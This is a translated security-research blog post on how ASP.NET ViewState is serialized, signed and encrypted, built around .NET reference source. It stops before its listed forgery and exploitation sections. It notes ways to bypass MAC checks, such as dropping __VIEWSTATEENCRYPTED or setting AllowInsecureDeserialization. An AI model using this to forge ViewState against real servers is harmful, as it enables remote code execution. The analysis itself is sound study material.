

ASP.NET ViewState Deserialization

ASP.NET ViewState 漏洞 - X1r0z, exp10it.io.

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Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.

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ASP.NET ViewState Deserialization

7 Feb, 2024

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<https://github.com/Y4er/dotnet-deserialization/blob/main/ViewState.md>

Table of contents

Open Table of contents

- [Basic knowledge]()
- [Configuration parameters]()
- [Signing/encryption flow]()
- [Serialize]()
- [Deserialize]()
- [GetEncodedData]()
- [GetDecodedData]()
- [EncryptOrDecryptData]()

- [modifier]()
- [Forgery]()
- [Exploitation methods]()

Basic knowledge

<https://www.cnblogs.com/edisonchou/p/3899123.html>

<https://www.cnblogs.com/edisonchou/p/3901559.html>

<https://www.cnblogs.com/an-wl/archive/2011/06/26/2090615.html>

The ASP.NET WebForm development model is essentially about wrapping the various controls into an HTML Form. Every time a control is operated on (for example a button click) a POST request is sent to the server, and then the server calls the `Button_OnClick` method. That is, an **event driven** development model.

ViewState is used to save the state of controls. It is similar to Cookie/Session, but its scope is a single page. It suits a page that interacts with the server several times without being closed (PostBack).

When a user visits the page for the first time, the server initializes each control (for example querying information from the database and adding the result to a drop-down menu). When the page is returned it carries the ViewState attribute (the `_VIEWSTATE` hidden field of the Form).

Afterwards, when the user interacts on the page and triggers a PostBack (that is, clicks a control and triggers a server-side event), the POST request carries the hidden `_VIEWSTATE` field. The server parses the ViewState and restores the previous state of the controls, without querying the database on every visit, so as to simulate a "stateful" HTTP request.

Besides saving the state of controls, ViewState can also save custom data content.

For example, age can be incremented by clicking a button several times, and ViewState is responsible for saving the state of age each time.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="FirstPage.aspx.cs"
Inherits="WebApp.FirstPage" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
    <head runat="server">
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
        <title></title>
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <asp:TextBox ID="TextBox1" runat="server">
</asp:TextBox>

                <br />
                <asp:Button ID="Button1" runat="server"
Text="Button" OnClick="Button1_Click" />
            </div>
        </form>
    </body>
</html>
```

```

using System;
using System.Web.UI;

namespace WebApp
{
    public partial class FirstPage : Page
    {
        protected void Page_Load(object sender, EventArgs e)
        {

        }

        protected void Button1_Click(object sender, EventArgs e)
        {
            int? age = ViewState["age"] as int?;

            if (age == null)
            {
                age = 1;
            }
            else
            {
                age++;
            }
            ViewState["age"] = age;
            TextBox1.Text = age.ToString();
        }
    }
}

```

PostBack: the client submits back the data the server sent previously.

ASP.NET uses the `IsPostBack` property of the Page class to decide whether the request is a postback request.

For example, a user can add data into a drop-down menu through a text box plus a button. If there is no check for whether it is a PostBack request, then aaa bbb will appear several times inside the drop-down menu.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="FirstPage.aspx.cs"
Inherits="WebApp.FirstPage" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
    <head runat="server">
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
        <title></title>
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <asp:TextBox ID="TextBox1" runat="server">
</asp:TextBox>

                <br />
                <asp:Button ID="Button1" runat="server"
Text="Button" OnClick="Button1_Click" />

                <br />
                <asp:DropDownList ID="DropDownList1"
runat="server"></asp:DropDownList>
            </div>
        </form>
    </body>
</html>
```

```

using System;
using System.Web.UI;

namespace WebApp
{
    public partial class FirstPage : Page
    {
        protected void Page_Load(object sender, EventArgs e)
        {
            if (!IsPostBack)
            {
                DropDownList1.Items.Add("aaa");
                DropDownList1.Items.Add("bbb");
            }
        }

        protected void Button1_Click(object sender, EventArgs e)
        {
            DropDownList1.Items.Add(TextBox1.Text);
        }
    }
}

```

Configuration parameters

ViewState uses LosFormatter (that is, ObjectStateFormatter) for serialization and deserialization. Internally it is a set of System.Web.UI.Pair objects.

ViewState uses encryption and signing to guarantee security.

Encryption: prevents information disclosure.

```
<%@ Page ViewStateEncryptionMode="Always" %>
```

Signing: MAC data validation, guarantees the information is not tampered with.

```
<%@ Page EnableViewStateMac="true" %>
```

Starting from .NET Framework 4.5.2 the ViewStateMac feature is enforced, that is the KB2905247 patch (September 2014), which makes ASP.NET ignore the user's EnableViewStateMac configuration and always treat it as true.

Web.config configures ViewState

```
<pages
    enableViewState="false"
    enableViewStateMac="false"
    viewStateEncryptionMode="Always"
/>
```

- enableViewState: whether ViewState is enabled
- enableViewStateMac: whether ViewState MAC validation is enabled
- viewStateEncryptionMode: whether ViewState encryption is enabled (Always/Auto/Never, the default value is Auto)
- Always: always encrypt
- Auto: when a control calls the RegisterRequiresViewStateEncryption method, ViewState is encrypted
- Never: never encrypt

Even when enableViewState is set to false, ASP.NET still always passively parses the ViewState coming from the client. That is, this option only affects the generation of ViewState on the server side.

In the same way viewStateEncryptionMode only affects the generation of ViewState. When the ViewState is taken from the client, this option is not used to decide whether it needs to be decrypted.

Web.config configures machineKey

```
<machineKey
    validationKey="[String]"
    decryptionKey="[String]"
    validation="[SHA1|MD5|3DES|AES|HMACSHA256/384/512|alg:algorithm_name]"
    decryption="[Auto|DES|3DES|AES|alg:algorithm_name]"
/>
```

validationKey and decryptionKey are the keys used for validation and encryption respectively, as Hex strings.

validation and decryption are the algorithms used for validation and encryption respectively (they can be omitted, and then the default algorithm is used).

machineKey is generated randomly by default, which has the same effect as the following configuration.

```
<machineKey
    validationKey="AutoGenerate,IsolateApps"
    decryptionKey="AutoGenerate,IsolateApps"
    validation="AES"
    decryption="Auto"

/>
```

<https://learn.microsoft.com/en-us/dotnet/api/system.web.configuration.machinekeysection.compatibilitymode>

CompatibilityMode

-

Framework20SP1/Framework20SP2 (legacy)

- Supports the `__VIEWSTATEENCRYPTED` field, which can be removed so that the server passively parses a ViewState that is only signed
- Supports the `__VIEWSTATEGENERATOR` field, so the modifier can be computed directly, without specifying apppath and path

-

Framework45

- The Validation algorithm is forbidden to use AES/3DES
- Encryption + signing are enforced, that is a ViewState that is only signed is neither generated nor parsed
- The value of `viewStateEncryptionMode` is ignored, encryption is always applied
- `__VIEWSTATEGENERATOR` is deprecated, apppath and path must be specified

```
<machineKey
    validationKey="[String]"
    decryptionKey="[String]"
    validation="SHA1"
    decryption="AES"
    compatibilityMode="Framework45"

/>
```

Signing/encryption flow

Signing

```
# SHA1
HMACSHA1(data + modifier, validationKey)

# MD5
MD5(data + validationkey + '\x00' * modifier.length)

# HMACSHA256/384/512

HMACSHA256/384/512(data + modifier, validationKey)

# 3DES/AES

3DES/AES.encrypt(HMACSHA1(data + modifier, validationKey), decryptionKey)
+ HMACSHA1(3DES/AES.encrypt(HMACSHA1(data + modifier, validationKey), decryptionKey),
validationKey)
```

Encryption

```
# 3DES/AES

3DES/AES.encrypt(data + modifier, decryptionKey)
+ HMACSHA1(3DES/AES.encrypt(data + modifier, decryptionKey), validationKey)
```

The analysis below only targets legacy mode. Framework45 mode is in fact just the part before the else branch below.

Serialize

```

if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider && !_forceLegacyCryptography)
{
    // If we're configured to use the new crypto providers, call into them if
    encryption or signing (or both) is requested.

    if (_page != null && (_page.RequiresViewStateEncryptionInternal ||
_page.EnableViewStateMac)) {
        Purpose derivedPurpose =
purpose.AppendSpecificPurposes(GetSpecificPurposes());
        ICryptoService cryptoService =
AspNetCryptoServiceProvider.Instance.GetCryptoService(derivedPurpose);
        byte[] protectedData = cryptoService.Protect(ms.ToArray());
        buffer = protectedData;
        length = protectedData.Length;
    }
}

```

Deserialize

```

if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider && !_forceLegacyCryptography)
{
    // If we're configured to use the new crypto providers, call into them if
    encryption or signing (or both) is requested.

    if (_page != null && (_page.ContainsEncryptedViewState ||
_page.EnableViewStateMac)) {
        Purpose derivedPurpose =
purpose.AppendSpecificPurposes(GetSpecificPurposes());
        ICryptoService cryptoService =
AspNetCryptoServiceProvider.Instance.GetCryptoService(derivedPurpose);
        byte[] clearData = cryptoService.Unprotect(inputBytes);
        inputBytes = clearData;
        length = clearData.Length;
    }
}

```

The code above uses `AspNetCryptoServiceProvider` to get `cryptoService`, then calls its `Protect/UnProtect` methods to do encryption/decryption and signature validation, while the modifier is obtained through `GetSpecificPurposes`.

```

// This will return a list of specific purposes (for cryptographic subkey generation).
internal List<string> GetSpecificPurposes() {
    if (_specificPurposes == null) {
        // Only generate a specific purpose list if we have a Page
        if (_page == null) {
            return null;
        }

        // Note: duplicated (somewhat) in GetMacKeyModifier, keep in sync
        // See that method for comments on why these modifiers are in place

        List<string> specificPurposes = new List<string>() {
            "TemplateSourceDirectory: " +
            _page.TemplateSourceDirectory.ToUpperInvariant(),
            "Type: " + _page.GetType().Name.ToUpperInvariant()
        };

        if (_page.ViewStateUserKey != null) {
            specificPurposes.Add("ViewStateUserKey: " +
            _page.ViewStateUserKey);
        }

        _specificPurposes = specificPurposes;
    }

    return _specificPurposes;
}

```

What it actually takes is still the names of TemplateSourceDirectory and Type, only the algorithm is different. But note that this then has nothing to do with `__VIEWSTATEGENERATOR` at all.

So when using ysoserial.net below, apppath and path still have to be specified manually during construction.

Serialize

<https://referencesource.microsoft.com/#System.Web.UI/ObjectStateFormatter.cs,557ea5c5f1713c67,references>

```

private string Serialize(object stateGraph, Purpose purpose) {
    string result = null;

    MemoryStream ms = GetMemoryStream();
    try {
        Serialize(ms, stateGraph);
        ms.SetLength(ms.Position);

        byte[] buffer = ms.GetBuffer();
        int length = (int)ms.Length;

#if !FEATURE_PAL // FEATURE_PAL does not enable cryptography
        // We only support serialization of encrypted or encoded data through
        our internal Page constructors

        if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider &&
            !_forceLegacyCryptography) {
            // If we're configured to use the new crypto providers,
            call into them if encryption or signing (or both) is requested.

            if (_page != null &&
                (_page.RequiresViewStateEncryptionInternal || _page.EnableViewStateMac)) {
                Purpose derivedPurpose =
                purpose.AppendSpecificPurposes(GetSpecificPurposes());
                ICryptoService cryptoService =
                AspNetCryptoServiceProvider.Instance.GetCryptoService(derivedPurpose);
                byte[] protectedData =
                cryptoService.Protect(ms.ToArray());
                buffer = protectedData;
                length = protectedData.Length;
            }
        }
        else {
            // Otherwise go through legacy crypto mechanisms
#pragma warning disable 618 // calling obsolete methods
            if (_page != null &&
                _page.RequiresViewStateEncryptionInternal) {
                buffer =
                MachineKeySection.EncryptOrDecryptData(true, buffer, GetMacKeyModifier(), 0, length);
                length = buffer.Length;
            }
            // We need to encode if the page has EnableViewStateMac or
            we got passed in some mac key string
            else if ((_page != null && _page.EnableViewStateMac) ||

```

```

_macKeyBytes != null) {
                                buffer = MachineKeySection.GetEncodedData(buffer,
GetMacKeyModifier(), 0, ref length);
                                }
#pragma warning restore 618 // calling obsolete methods
                                }

#endif // !FEATURE_PAL
                                result = Convert.ToBase64String(buffer, 0, length);
                                }
                                finally {
                                    ReleaseMemoryStream(ms);
                                }
                                return result;
}

```

Pay attention to the else branch

```

if (_page != null && _page.RequiresViewStateEncryptionInternal) {
    buffer = MachineKeySection.EncryptOrDecryptData(true, buffer,
GetMacKeyModifier(), 0, length);
    length = buffer.Length;
}
// We need to encode if the page has EnableViewStateMac or we got passed in some mac key
string
else if ((_page != null && _page.EnableViewStateMac) || _macKeyBytes != null) {
    buffer = MachineKeySection.GetEncodedData(buffer, GetMacKeyModifier(), 0, ref
length);
}

```

When RequiresViewStateEncryptionInternal is true it corresponds to EncryptOrDecryptData

When EnableViewStateMac is true it corresponds to GetEncodedData

- EncryptOrDecryptData: encryption + signing (optional)
- GetEncodedData: signing only

For RequiresViewStateEncryptionInternal, its ViewStateEncryptionMode comes from Web.config

```

internal bool RequiresViewStateEncryptionInternal {
    get {
        return ViewStateEncryptionMode == ViewStateEncryptionMode.Always ||
            _viewStateEncryptionRequested && ViewStateEncryptionMode
            == ViewStateEncryptionMode.Auto;
    }
}

```

For EnableViewStateMac, its `_enableViewStateMac` field is set to true when the Page class is instantiated

```

public bool EnableViewStateMac {
    get { return _enableViewStateMac; }
    set {
        // DevDiv #461378: EnableViewStateMac=false can lead to remote code
        // execution, so we
        // have an mechanism that forces this to keep its default value of
        // 'true'. We only
        // allow actually setting the value if this enforcement mechanism is
        // inactive.
        if (!EnableViewStateMacRegistryHelper.EnforceViewStateMac) {
            _enableViewStateMac = value;
        }
    }
}

```

EnforceViewStateMac (that is the patch mentioned above) decides whether the value of EnableViewStateMac can be modified. Its value comes from the constructor of EnableViewStateMacRegistryHelper.

```

bool regKeyIsActive = IsMacEnforcementEnabledViaRegistry();
if (regKeyIsActive) {
    EnforceViewStateMac = true;
    SuppressMacValidationErrorsFromCrossPagePostBacks = true;
}

// Override the defaults with what the developer specified.
if (AppSettings.AllowInsecureDeserialization.HasValue) {
    EnforceViewStateMac = !AppSettings.AllowInsecureDeserialization.Value;

    // Exception: MAC errors from cross-page postbacks should be suppressed
    // if either the <appSettings> switch is set or the reg key is set.
    SuppressMacValidationErrorsFromCrossPagePostBacks |=
!AppSettings.AllowInsecureDeserialization.Value;
}

```

It checks two places separately, and as long as one of them is satisfied, ViewState MAC signing is enforced. In the same way, changing one of them is enough to disable signing.

- IsMacEnforcementEnabledViaRegistry: the registry
- AppSettings.AllowInsecureDeserialization.HasValue: the Web.config configuration

The IsMacEnforcementEnabledViaRegistry method reads the content of `AspNetEnforceViewStateMac` from the registry.

```

private static bool IsMacEnforcementEnabledViaRegistry() {
    try {
        string keyName = String.Format(CultureInfo.InvariantCulture,
@"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NETFramework\v{0}",
Environment.Version.ToString(3));
        int rawValue = (int)Registry.GetValue(keyName,
"AspNetEnforceViewStateMac", defaultValue: 0 /* disabled by default */);
        return (rawValue != 0);
    }
    catch {
        // If we cannot read the registry for any reason, fail safe and
        assume enforcement is enabled.
        return true;
    }
}

```

`AppSettings.AllowInsecureDeserialization.Value` comes from Web.config

```
<configuration>
  <appSettings>
    <add key="aspnet:AllowInsecureDeserialization" value="true" />
  </appSettings>
</configuration>
```

Deserialize

<https://referencesource.microsoft.com/#System.Web/UI/ObjectStateFormatter.cs,2247cd30ccaf6430,references>

```

private object Deserialize(string inputString, Purpose purpose) {
    if (String.IsNullOrEmpty(inputString)) {
        throw new ArgumentNullException("inputString");
    }

    byte[] inputBytes = Convert.FromBase64String(inputString);
    int length = inputBytes.Length;

#if !FEATURE_PAL // FEATURE_PAL does not enable cryptography
    try {
        if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider &&
            !_forceLegacyCryptography) {
            // If we're configured to use the new crypto providers,
            call into them if encryption or signing (or both) is requested.

            if (_page != null && (_page.ContainsEncryptedViewState ||
                _page.EnableViewStateMac)) {
                Purpose derivedPurpose =
                purpose.AppendSpecificPurposes(GetSpecificPurposes());
                ICryptoService cryptoService =
                AspNetCryptoServiceProvider.Instance.GetCryptoService(derivedPurpose);
                byte[] clearData =
                cryptoService.Unprotect(inputBytes);
                inputBytes = clearData;
                length = clearData.Length;
            }
        }
        else {
            // Otherwise go through legacy crypto mechanisms
#pragma warning disable 618 // calling obsolete methods
            if (_page != null && _page.ContainsEncryptedViewState) {
                inputBytes =
                MachineKeySection.EncryptOrDecryptData(false, inputBytes, GetMacKeyModifier(), 0,
                length);
                length = inputBytes.Length;
            }
            // We need to decode if the page has EnableViewStateMac or
            we got passed in some mac key string
            else if ((_page != null && _page.EnableViewStateMac) ||
                _macKeyBytes != null) {
                inputBytes =
                MachineKeySection.GetDecodedData(inputBytes, GetMacKeyModifier(), 0, length, ref length);
            }
#pragma warning restore 618 // calling obsolete methods

```

```

        }
    }
    catch {
        // MSRC 10405: Don't propagate inner exceptions, as they may contain
        sensitive cryptographic information.
        PerfCounters.IncrementCounter(AppPerfCounter.VIEWSTATE_MAC_FAIL);
        ViewStateException.ThrowMacValidationError(null, inputString);
    }
#endif // !FEATURE_PAL
    object result = null;
    MemoryStream objectStream = GetMemoryStream();
    try {
        objectStream.Write(inputBytes, 0, length);
        objectStream.Position = 0;
        result = Deserialize(objectStream);
    }
    finally {
        ReleaseMemoryStream(objectStream);
    }
    return result;
}

```

Pay attention to the else branch

```

if (_page != null && _page.ContainsEncryptedViewState) {
    inputBytes = MachineKeySection.EncryptOrDecryptData(false, inputBytes,
    GetMacKeyModifier(), 0, length);
    length = inputBytes.Length;
}
// We need to decode if the page has EnableViewStateMac or we got passed in some mac key
string
else if ((_page != null && _page.EnableViewStateMac) || _macKeyBytes != null) {
    inputBytes = MachineKeySection.GetDecodedData(inputBytes, GetMacKeyModifier(),
    0, length, ref length);
}

```

ContainsEncryptedViewState comes from the `__VIEWSTATEENCRYPTED` hidden field of the HTTP POST

<https://referencesource.microsoft.com/#System.Web/UI/Page.cs,4985>

```
// Determine if viewstate was encrypted.  
if (_requestValueCollection[ViewStateEncryptionID] != null) {  
    ContainsEncryptedViewState = true;  
}
```

That is, ASP.NET decides whether to decrypt the ViewState based on the `__VIEWSTATEENCRYPTED` field inside the POST request.

Even when `ViewStateEncryptionMode` is set to `Always`, the server still passively parses a ViewState that is only signed.

GetEncodedData

<https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs,3bf203f123d3e206,references>

`GetEncodedData` is responsible for signing the ViewState.

```

internal static byte[] GetEncodedData(byte[] buf, byte[] modifier, int start, ref int
length)
{
    EnsureConfig();

    byte[] bHash = HashData(buf, modifier, start, length);
    byte[] returnBuffer;

    if (buf.Length - start - length >= bHash.Length)
    {
        // Append hash to end of buffer if there's space
        Buffer.BlockCopy(bHash, 0, buf, start + length, bHash.Length);
        returnBuffer = buf;
    }
    else
    {
        returnBuffer = new byte[length + bHash.Length];
        Buffer.BlockCopy(buf, start, returnBuffer, 0, length);
        Buffer.BlockCopy(bHash, 0, returnBuffer, length, bHash.Length);
        start = 0;
    }
    length += bHash.Length;

    if (s_config.Validation == MachineKeyValidation.TripleDES ||
s_config.Validation == MachineKeyValidation.AES) {
        returnBuffer = EncryptOrDecryptData(true, returnBuffer, modifier,
start, length, true);
        length = returnBuffer.Length;
    }
    return returnBuffer;
}

```

- Compute the Hash value (the signature) through the HashData method
- Append the signature to the end of the buf data
- Check whether the signing method is 3DES/AES, and call the EncryptOrDecryptData method (see below)

HashData

```

internal static byte[] HashData(byte[] buf, byte[] modifier, int start, int length)
{
    EnsureConfig();

    if (s_config.Validation == MachineKeyValidation.MD5)
        return HashDataUsingNonKeyedAlgorithm(null, buf, modifier, start,
length, s_validationKey);
    if (_UseHMACSHA) {
        byte [] hash = GetHMACSHA1Hash(buf, modifier, start, length);
        if (hash != null)
            return hash;
    }
    if (_CustomValidationTypeIsKeyed) {
        return
HashDataUsingKeyedAlgorithm(KeyedHashAlgorithm.Create(_CustomValidationName),

buf, modifier, start, length, s_validationKey);
    } else {
        return
HashDataUsingNonKeyedAlgorithm(HashAlgorithm.Create(_CustomValidationName),

buf, modifier, start, length, s_validationKey);
    }
}

```

Validation is the signing algorithm specified inside Web.config

_UseHMACSHA is set inside the InitValidationAndEncryptionSizes method

_CustomValidationTypeIsKeyed is for custom algorithms

```

private void InitValidationAndEncryptionSizes()
{
    _CustomValidationName = ValidationAlgorithm;
    _CustomValidationTypeIsKeyed = true;
    switch(ValidationAlgorithm)
    {
        case "AES":
        case "3DES":
            _UseHMACSHA = true;
            _HashSize = SHA1_HASH_SIZE;
            _AutoGenValidationKeySize = SHA1_KEY_SIZE;
            break;
        case "SHA1":
            _UseHMACSHA = true;
            _HashSize = SHA1_HASH_SIZE;
            _AutoGenValidationKeySize = SHA1_KEY_SIZE;
            break;
        case "MD5":
            _CustomValidationTypeIsKeyed = false;
            _UseHMACSHA = false;
            _HashSize = MD5_HASH_SIZE;
            _AutoGenValidationKeySize = MD5_KEY_SIZE;
            break;
        case "HMACSHA256":
            _UseHMACSHA = true;
            _HashSize = HMACSHA256_HASH_SIZE;
            _AutoGenValidationKeySize = HMACSHA256_KEY_SIZE;
            break;
        case "HMACSHA384":
            _UseHMACSHA = true;
            _HashSize = HMACSHA384_HASH_SIZE;
            _AutoGenValidationKeySize = HMACSHA384_KEY_SIZE;
            break;
        case "HMACSHA512":
            _UseHMACSHA = true;
            _HashSize = HMACSHA512_HASH_SIZE;
            _AutoGenValidationKeySize = HMACSHA512_KEY_SIZE;
            break;
        default:
            .....
    }
    .....
}

```

You can see that every algorithm except MD5 sets `_UseHMACSHA` to true, so for the built-in signing algorithms there are only two cases

- MD5: `HashDataUsingNonKeyedAlgorithm`
- AES/3DES/SHA1/HMACSHA: `GetHMACSHA1Hash`

`HashDataUsingNonKeyedAlgorithm`

```
private static byte[] HashDataUsingNonKeyedAlgorithm(HashAlgorithm hashAlgo, byte[] buf,
byte[] modifier,

int start, int length, byte[] validationKey)
{
    int totalLength = length + validationKey.Length + ((modifier != null) ?
modifier.Length : 0);
    byte [] bAll = new byte[totalLength];

    Buffer.BlockCopy(buf, start, bAll, 0, length);
    if (modifier != null) {
        Buffer.BlockCopy(modifier, 0, bAll, length, modifier.Length);
    }
    Buffer.BlockCopy(validationKey, 0, bAll, length, validationKey.Length);
    if (hashAlgo != null) {
        return hashAlgo.ComputeHash(bAll);
    } else {
        byte[] newHash = new byte[MD5_HASH_SIZE];
        int hr = UnsafeNativeMethods.GetSHA1Hash(bAll, bAll.Length, newHash,
newHash.Length);
        Marshal.ThrowExceptionForHR(hr);
        return newHash;
    }
}
```

Note that at this point `hashAlgo` is null, and the flow is as follows

- Allocate a buffer whose length is `length + validationKey.Length + modifier.Length`
- Copy `buf` into `buffer`
- Copy `modifier` and `validationKey` to the end of `buf`. At this point `validationKey` overwrites `modifier`, so the final content of `buffer` is `data + validationkey + '\x00' * modifier.length`
- Call the `GetSHA1Hash` native method to compute the MD5 hash (in binary format)

The binary lengths of the hashes of the different algorithms are as follows (the length of the Hex string is x2)

```

private const int MD5_KEY_SIZE           = 64;
private const int MD5_HASH_SIZE         = 16;
private const int SHA1_KEY_SIZE         = 64;
private const int HMACSHA256_KEY_SIZE   = 64;
private const int HMACSHA384_KEY_SIZE   = 128;
private const int HMACSHA512_KEY_SIZE   = 128;
private const int SHA1_HASH_SIZE        = 20;
private const int HMACSHA256_HASH_SIZE  = 32;
private const int HMACSHA384_HASH_SIZE  = 48;
private const int HMACSHA512_HASH_SIZE  = 64;

```

GetHMACSHA1Hash

```

private static byte[] GetHMACSHA1Hash(byte[] buf, byte[] modifier, int start, int length)
{
    if (start < 0 || start > buf.Length)
        throw new ArgumentException(SR.GetString(SR.InvalidArgumentValue,
"start"));
    if (length < 0 || buf == null || (start + length) > buf.Length)
        throw new ArgumentException(SR.GetString(SR.InvalidArgumentValue,
"length"));
    byte[] hash = new byte[_HashSize];
    int hr = UnsafeNativeMethods.GetHMACSHA1Hash(buf, start, length,
modifier, (modifier == null) ? 0 : modifier.Length,
s_inner, s_inner.Length, s_outer, s_outer.Length,
hash, hash.Length);
    if (hr == 0)
        return hash;
    _UseHMACSHA = false;
    return null;
}

```

The flow is as follows:

- Allocate a buffer of length `_HashSize` (depending on the algorithm)
- Call the `GetHMACSHA1Hash` native method to compute the hash (the HMAC-SHA family)

The `s_inner` and `s_outer` in it are computed from `validationKey` (they are in fact the `ipad` and `opad` of the HMAC algorithm)

Inside the `GetSHA1Hash` and `GetHMACSHA1Hash` methods, the corresponding hash algorithm is chosen based on the hash length

Note that 3DES/AES first sign with the HMAC-SHA1 algorithm, then encrypt + sign, so two signatures in total (see below)

GetDecodedData

<https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs,faf3f9c7a64d648,references>

GetDecodedData is responsible for validating the ViewState

```
internal static byte[] GetDecodedData(byte[] buf, byte[] modifier, int start, int length,
ref int dataLength)
{
    EnsureConfig();

    if (s_config.Validation == MachineKeyValidation.TripleDES ||
s_config.Validation == MachineKeyValidation.AES) {
        buf = EncryptOrDecryptData(false, buf, modifier, start, length,
true);

        if (buf == null || buf.Length < _HashSize)
            throw new
HttpException(SR.GetString(SR.Unable_to_validate_data));
        length = buf.Length;
        start = 0;
    }

    if (length < _HashSize || start < 0 || start >= length)
        throw new HttpException(SR.GetString(SR.Unable_to_validate_data));
    byte[] bHash = HashData(buf, modifier, start, length - _HashSize);
    for (int iter = 0; iter < bHash.Length; iter++)
        if (bHash[iter] != buf[start + length - _HashSize + iter])
            throw new
HttpException(SR.GetString(SR.Unable_to_validate_data));

    dataLength = length - _HashSize;
    return buf;
}
```

- Check whether the signing algorithm is 3DES/AES, and call the EncryptOrDecryptData method (see below)
- Validate the signature, that is separate the original data and the signature according to _HashSize, then manually compute whether the signature of that data matches the original signature

EncryptOrDecryptData

<https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs,10755ffbaf1bd861,references>

For ViewState encryption, some of the parameters are as follows

- fEncrypt: encrypt/decrypt, true means encrypt, false means decrypt
- useValidationSymAlgo: whether encryption/decryption uses the same algorithm as signing
- useLegacyMode: false
- ivType: IVType.Random
- signData: !AppSettings.UseLegacyEncryption, meaning whether to sign

When the signing algorithm is AES/3DES, GetEncodedData is called first, then EncryptOrDecryptData is called once more (at this point useValidationSymAlgo is true), so two signatures are performed in total

<https://support.microsoft.com/en-us/topic/how-to-configure-legacy-encryption-mode-in-asp-net-68b9f49b-d09d-6a4b-9e4d-e8c2210b602f>

AppSettings.UseLegacyEncryption refers to MS10-070, that is, the new version enables signing on top of encryption

```

internal static byte[] EncryptOrDecryptData(bool fEncrypt, byte[] buf, byte[] modifier,
int start, int length,

bool useValidationSymAlgo, bool useLegacyMode, IVType ivType, bool signData)
/* This algorithm is used to perform encryption or decryption of a buffer, along with
optional signing (for encryption)
* or signature verification (for decryption). Possible operation modes are:
*
* ENCRYPT + SIGN DATA (fEncrypt = true, signData = true)
* Input: buf represents plaintext to encrypt, modifier represents data to be appended to
buf (but isn't part of the plaintext itself)
* Output: E(iv + buf + modifier) + HMAC(E(iv + buf + modifier))
*
* ONLY ENCRYPT DATA (fEncrypt = true, signData = false)
* Input: buf represents plaintext to encrypt, modifier represents data to be appended to
buf (but isn't part of the plaintext itself)
* Output: E(iv + buf + modifier)
*
* VERIFY + DECRYPT DATA (fEncrypt = false, signData = true)
* Input: buf represents ciphertext to decrypt, modifier represents data to be removed
from the end of the plaintext (since it's not really plaintext data)
* Input (buf): E(iv + m + modifier) + HMAC(E(iv + m + modifier))
* Output: m
*
* ONLY DECRYPT DATA (fEncrypt = false, signData = false)
* Input: buf represents ciphertext to decrypt, modifier represents data to be removed
from the end of the plaintext (since it's not really plaintext data)
* Input (buf): E(iv + plaintext + modifier)
* Output: m
*
* The 'iv' in the above descriptions isn't an actual IV. Rather, if ivType =
IVType.Random, we'll prepend random bytes ('iv')
* to the plaintext before feeding it to the crypto algorithms. Introducing randomness
early in the algorithm prevents users
* from inspecting two ciphertexts to see if the plaintexts are related. If ivType =
IVType.None, then 'iv' is simply
* an empty string. If ivType = IVType.Hash, we use a non-keyed hash of the plaintext.
*
* The 'modifier' in the above descriptions is a piece of metadata that should be
encrypted along with the plaintext but
* which isn't actually part of the plaintext itself. It can be used for storing things
like the user name for whom this
* plaintext was generated, the page that generated the plaintext, etc. On decryption,
the modifier parameter is compared

```

```
* against the modifier stored in the crypto stream, and it is stripped from the message  
before the plaintext is returned.  
*  
* In all cases, if something goes wrong (e.g. invalid padding, invalid signature,  
invalid modifier, etc.), a generic exception is thrown.  
*/
```

According to the comments, there are four cases

- Encrypt/decrypt only: `buf <=> E(iv + buf + modifier)`
- Encrypt + sign / decrypt + validate: `buf <=> E(iv + buf + modifier) + HMAC(E(iv + buf + modifier))`

For the details of the encryption/decryption flow see the referenced article and the source code

Note that after encryption one more signature is performed

```
if (fEncrypt && signData) {  
    byte[] hmac = HashData(bData, null, 0, bData.Length);  
    byte[] bData2 = new byte[bData.Length + hmac.Length];  
  
    Buffer.BlockCopy(bData, 0, bData2, 0, bData.Length);  
    Buffer.BlockCopy(hmac, 0, bData2, bData.Length, hmac.Length);  
    bData = bData2;  
}
```

In the same way, before decryption the signature is validated first, and then decryption happens

```

if (!fEncrypt && signData) {
    if (start != 0 || length != buf.Length) {
        // These transformations assume that we're operating on buf in its
entirety and
        // not on any subset of buf, so we'll just replace buf with the
particular subset
        // we're interested in.
        byte[] bTemp = new byte[length];
        Buffer.BlockCopy(buf, start, bTemp, 0, length);
        buf = bTemp;
        start = 0;
    }

    // buf actually contains E(iv + m + modifier) + HMAC(E(iv + m + modifier)), so
we need to verify and strip off the signature
    buf = GetUnHashedData(buf);
    // At this point, buf contains only E(iv + m + modifier) if the signature check
succeeded.

    if (buf == null) {
        // signature verification failed
        throw new HttpException(SR.GetString(SR.Unable_to_validate_data));
    }

    // need to fix up again since GetUnhashedData() returned a different array
    length = buf.Length;
}

```

GetUnHashedData is used to strip the signature from the end of buf after validation passes

```

internal static byte[] GetUnHashedData(byte[] bufHashed)
{
    if (!VerifyHashedData(bufHashed))
        return null;

    byte[] buf2 = new byte[bufHashed.Length - _HashSize];
    Buffer.BlockCopy(bufHashed, 0, buf2, 0, buf2.Length);
    return buf2;
}

```

VerifyHashedData is used to validate the signature

```

internal static bool VerifyHashedData(byte[] bufHashed)
{
    EnsureConfig();

    //////////////////////////////////////
    // Step 1: Get the MAC: Last [HashSize] bytes
    if (bufHashed.Length <= _HashSize)
        return false;

    byte[] bMac = HashData(bufHashed, null, 0, bufHashed.Length - _HashSize);

    //////////////////////////////////////
    // Step 2: Make sure the MAC has expected length
    if (bMac == null || bMac.Length != _HashSize)
        return false;

    int lastPos = bufHashed.Length - _HashSize;

    return CryptoUtil BuffersAreEqual(bMac, 0, _HashSize, bufHashed, lastPos,
    _HashSize);
}

```

modifier

